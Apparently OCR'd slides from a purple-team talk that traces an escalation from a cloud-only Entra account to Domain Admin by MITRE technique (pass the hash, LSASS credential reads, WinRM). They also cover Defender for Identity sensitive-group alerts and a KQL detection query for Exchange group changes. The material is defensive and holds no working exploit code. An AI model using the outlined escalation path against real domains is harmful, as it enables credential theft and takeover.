

T1651 – Cloud Commands via Arc
Server server01
T1059.001 – .exe exec via PWSH
Beacon.exe
T1053.005 – Scheduled Task
Multiple Servers
T1218.007 – .dll exec via Msiexec
T1021.002 – SMB / Windows Admin Share
T1550.002 – Pass the Hash
ADDS Admin User
T1003.001 – LSASS Credential Read
T1068 – Exploitation for Priv Escalation
T1021.006 – WinRM



Privilege Escalation Domain Groups

BloodHound graph

If you **ever** had **on-premise exchange** in your AD ...



*not applicable with exchange split permission model

MDI Sensitive Group monitoring

▼ Suspicious additions to sensitive groups Medium 2024

Description:
Attackers add users to highly privileged groups. Adding users is done to gain access to more resources, and gain persistency. This detection relies on profiling the group modification activities of users, and alerting when an abnormal addition to a sensitive group is seen. Defender for Identity profiles continuously.
For a definition of sensitive groups in Defender for Identity, see Working with sensitive accounts.
The detection relies on events audited on domain controllers. Make sure your domain controllers are auditing the events needed.

Learning period: Four weeks per domain controller, starting from the first event.

MITRE:
- Primary MITRE tactic: Persistence (TA0003)
- **Secondary MITRE tactic**: Credential Access (TA0006)
- **MITRE attack technique**: Account Manipulation (T1098) ,Domain Policy Modification (T1484)
- **MITRE attack sub-technique**: N/A


Suggested steps for prevention:
- To help prevent future attacks, minimize the number of users authorized to modify sensitive groups.
- Set up Privileged Access Management for Active Directory if applicable.

MDI Sensitive Group monitoring


Default sensitive entities

The groups in the following list are considered **Sensitive** by Defender for Identity. Any entity that is a member of one of these Active Directory groups, including nested groups and their members, is automatically considered sensitive:

- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators
- Backup Operators
- Replicators
- Network Configuration Operators
- Incoming Forest Trust Builders
- Domain Admins
- Domain Controllers
- Group Policy Creator Owners
- Read-only Domain Controllers
- Enterprise Read-only Domain Controllers
- Schema Admins
- Enterprise Admins
- Microsoft Exchange Servers



Detective Control




Add groups to Sensitive entities yourself

Detective Control

Create a detection for it

```
let GroupsToMonitor = datatable(GroupName:string)
[
"Exchange Trusted Subsystem",
"Exchange Windows Permission",
"Organization Management",
];
IdentityDirectoryEvents
| where TimeGenerated > ago(1h)
| where ActionType == "Group Membership changed"
| extend AdditionalFields = parse_json(AdditionalFields)
| extend FromGroup = AdditionalFields.["FROM.GROUP"]
| extend ToGroup = AdditionalFields.["TO.GROUP"]
// Extract target user or device name
| extend TargetObject =  iff( isnull(AdditionalFields.["TARGET_OBJECT.USER"]), AdditionalFields.["TARGET_OBJECT.GROUP"], AdditionalFields.["TARGET_OBJECT.USER"])
// Special case group managed service accounts and devices
| extend TargetObject =  iff( isnull(TargetObject), AdditionalFields.["TARGET_OBJECT.DEVICE"], TargetObject)
| where ToGroup in (GroupsToMonitor)
| order by TimeGenerated
```

Flag captured



Key takeaways

The power of Purple Teaming

1 built-in informational alert **VS** **14 custom detection** opportunities

9 preventive control improvements

→ Importance of **detection engineering and Purple Teaming**


about

domain

Enterprise ATT&CK v17

legend

-5.0 -3.0 -1.0 1.0 3.0 5.0




about

domain

Enterprise ATT&CK v17

legend

-5.0 -3.0 -1.0 1.0 3.0 5.0



Weak preventive controls

Weak preventive controls

→ Easy exploitation
→ Hard to detect out-of-the-box

From a cloud-only Entra account to Domain Admin - A real-life war story

Purple Teaming with Microsoft Security tools